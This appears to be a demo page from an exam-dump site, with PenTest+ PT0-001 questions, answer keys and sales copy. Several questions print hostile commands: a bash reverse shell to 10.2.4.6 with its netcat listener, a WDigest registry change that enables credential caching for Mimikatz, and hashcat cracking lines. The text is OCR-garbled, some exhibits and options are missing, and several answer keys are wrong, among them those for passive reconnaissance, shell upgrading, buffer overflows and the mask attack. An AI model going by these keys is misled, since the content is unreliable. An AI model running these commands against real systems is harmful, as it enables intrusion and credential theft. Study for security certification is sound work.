Exam Questions PT0-001

CompTIA PenTest+ Certification Exam

https://www.2passeasy.com/dumps/PT0-001/

NEW QUESTION 1
DRAG DROP
Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once

A. Mastered
B. Not Mastered

Answer: A

Explanation:

Zverlory
Zverl0ry
zv3rlory
Zv3r!0ry

NEW QUESTION 2
A constant wants to scan all the TCP Pots on an identified device. Which of the following Nmap switches will complete this task?

A. -p-
B. -p ALX,
C. -p 1-65534
D. -port 1-65534

Answer: A


NEW QUESTION 3
A security consultant is trying to attack a device with a previous identified user account.

Which of the following types of attacks is being executed?

A. Credential dump attack
B. DLL injection attack
C. Reverse shell attack
D. Pass the hash attack

Answer: D

NEW QUESTION 4
During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikazt. Which of the following registry changes would allow for credential caching in memory?
A)



B)

C)

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 5
Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

A. Peach
B. CeWL
C. OpenVAS
D. Shodan

Answer: A

NEW QUESTION 6
If a security consultant comes across a password hash that resembles the following b117 525b3454 7Oc29ca3dBaeOb556ba8
Which of the following formats is the correct hash type?

A. Kerberos
B. NetNTLMvl
C. NTLM
D. SHA-1

Answer: C

NEW QUESTION 7
An assessor begins an internal security test of the Windows domain internal. comptia. net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 8
After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without explogtation.
Which of the following is the MOST likely explanation of what happened?

A. The biometric device is tuned more toward false positives
B. The biometric device is configured more toward true negatives
C. The biometric device is set to fail closed
D. The biometnc device duplicated a valid user's fingerpnn

Answer: A

NEW QUESTION 9
The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which

was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

A. Storage access
B. Limited network access
C. Misconfigured DHCP server
D. Incorrect credentials
E. Network access controls

Answer: A

NEW QUESTION 10
When performing compliance-based assessments, which of the following is the MOST important Key consideration?

A. Additional rate
B. Company policy
C. Impact tolerance
D. Industry type

Answer: A

NEW QUESTION 10
A security consultant found a SCADA device in one of the VLANs in scope. Which of the following actions would BEST create a potentially destructive outcome against device?

A. Launch an SNMP password brute force attack against the device.
B. Lunch a Nessus vulnerability scan against the device.
C. Launch a DNS cache poisoning attack against the device.
D. Launch an SMB explogt against the devic

Answer: A

NEW QUESTION 12
An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever
sending the email. Which of the following types of motivation was used m this attack?

A. Principle of fear
B. Principle of authority
C. Principle of scarcity
D. Principle of likeness
E. Principle of social proof

Answer: E

NEW QUESTION 15
A recently concluded penetration test revealed that a legacy web application is vulnerable lo SQL injection Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not m a position to risk the availability of the application Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Select TWO).

A. Identify and eliminate inline SQL statements from the code.
B. Identify and eliminate dynamic SQL from stored procedures.
C. Identify and sanitize all user inputs.
D. Use a whitelist approach for SQL statements.
E. Use a blacklist approach for SQL statements.
F. Identify the source of malicious input and block the IP addres


Answer: DE

NEW QUESTION 17
Which of the following is the reason why a penetration tester would run the chkconfig --del servicename command at the end of an engagement?

A. To remove the persistence
B. To enable penitence
C. To report persistence
D. To check for persistence

Answer: A

NEW QUESTION 19
A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."



Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

A. Change fi' to 'Endlf
B. Remove the 'let' in front of 'dest=5+5'.
C. Change the '=" to '-eq'.
D. Change •source* and 'dest' to "Ssource" and "Sdest"
E. Change 'else' to 'eli

Answer: BC

NEW QUESTION 22
A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

A. Run the application through a dynamic code analyzer.
B. Employ a fuzzing utility.
C. Decompile the application.
D. Check memory allocation

Answer: D

NEW QUESTION 24
A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawn("/bin/bash").' Which of the following actions is the tester taking?

A. Removing the Bash history
B. Upgrading the shell
C. Creating a sandbox
D. Capturing credentials

Answer: A

NEW QUESTION 29
Which of the following has a direct and significant impact on the budget of the security assessment?

A. Scoping
B. Scheduling
C. Compliance requirement
D. Target risk

Answer: A

NEW QUESTION 31
After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

A. SOW
B. NDA
C. EULA
D. BRA

Answer: D


NEW QUESTION 35
A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

A. Advanced persistent threat
B. Script kiddie
C. Hacktivist
D. Organized crime


Answer: A

NEW QUESTION 36
A. penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?


A)




B)



C)



D)



A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 37
While engaging clients for a penetration test from highly regulated industries, which of the following is usually the MOST important to the clients from a business perspective?

A. Letter of engagement and attestation of findings
B. NDA and MSA
C. SOW and final report
D. Risk summary and executive summary

Answer: D

NEW QUESTION 42
A tester intends to run the following command on a target system:
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
Which of the following additional commands would need to be executed on the tester's Linux system.o make (he pre*ous command success?

A. nc -nvlp 443
B. nc 10.2.4.6 443
C. nc -w3 10.2.4.6 443
D. nc-/bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 43
An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email m to obtain the CEO s login credentials Which of the following types of attacks is this an example of?

A. Elicitation attack
B. Impersonation attack
C. Spear phishing attack
D. Drive-by download attack

Answer: B

NEW QUESTION 44
A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profile s. For which of the following types of attack would this information be used?

A. Explogt chaining
B. Session hijacking
C. Dictionary
D. Karma

Answer: B

NEW QUESTION 45
Joe, a penetration tester, is asked to assess a company's physical security by gaining access to its corporate office. Joe ism looking for a method that will enable him to enter the building during business hours or when there are no employee on-site. Which of the following would be MOST effective in accomplishing this?

A. Badge cloning
B. Lock picking
C. Tailgating
D. Piggybacking

Answer: A

NEW QUESTION 47
Which of the following CPU register does the penetration tester need to overwrite in order to explogt a simple butter overflow?

A. Stack pointer register
B. Index pointer register
C. Stack base pointer
D. Destination index register

Answer: D

NEW QUESTION 52
After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

A. Expand the password length from seven to 14 characters
B. Implement password history restrictions
C. Configure password filters
D. Disable the accounts after five incorrect attempts
E. Decrease the password expiration window


Answer: A

NEW QUESTION 54
A penetration tester locates a few unquoted service paths during an engagement. Which of the following can the tester attempt to do with these?

A. Attempt to crack the service account passwords.
B. Attempt DLL hijacking attacks.
C. Attempt to locate weak file and folder permissions.
D. Attempt privilege escalation attack

Answer: D

NEW QUESTION 59
Click the exhibit button.




A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network Which of the following types of attacks should the tester stop?

A. SNMP brute forcing
B. ARP spoofing
C. DNS cache poisoning

D. SMTP relay

Answer: B

NEW QUESTION 60
Click the exhibit button.



Given the Nikto vulnerability scan output shown in the exhibit, which of the following explogtation techniques might be used to explogt the target system? (Select TWO)

A. Arbitrary code execution
B. Session hijacking
C. SQL injection
D. Login credential brute-forcing
E. Cross-site request forgery

Answer: CE

NEW QUESTION 61
Which of Ihe following commands would allow a penetration tester to access a private network from the Internet in Metasplogt?

A. set rhost 192.168.1.10
B. run autoroute -a 192.168.1.0/24
C. db_nm«p -iL /tmp/privatehoots . txt
D. use auxiliary/servet/aocka^a

Answer: D

NEW QUESTION 66
A tester has captured a NetNTLMv2 hash using Responder Which of the following commands will allow the tester to crack the hash using a mask attack?

A. hashcat -m 5600 -r rulea/beat64.rule hash.txt wordliat.txt
B. hashcax -m 5€00 hash.txt
C. hashc&t -m 5600 -a 3 haah.txt ?a?a?a?a?a?a?a?a
D. hashcat -m 5600 -o reaulta.txt hash.txt wordliat.txt

Answer: A

NEW QUESTION 67
A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

A. RID cycling to enumerate users and groups
B. Pass the hash to relay credentials
C. Password brute forcing to log into the host
D. Session hijacking to impersonate a system account

Answer: C

NEW QUESTION 72
After successfully capturing administrator credentials to a remote Windows machine, a penetration tester attempts to access the system using PSExec but is denied permission. Which of the following shares must be accessible for a successful PSExec connection?

A. IPCS and C$
B. C$ and ADMINS
C. SERVICES and ADMINS
D. ADMINS and IPCS

Answer: C

NEW QUESTION 77
In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

A. Brute force the user's password.
B. Perform an ARP spoofing attack.
C. Leverage the BeEF framework to capture credentials.
D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 79
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-001 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-001 Product From:

https://www.2passeasy.com/dumps/PT0-001/

Money Back Guarantee

PT0-001 Practice Exam Features:

* PT0-001 Questions and Answers Updated Frequently

* PT0-001 Practice Questions Verified by Expert Senior Certified Staff

* PT0-001 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-001 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year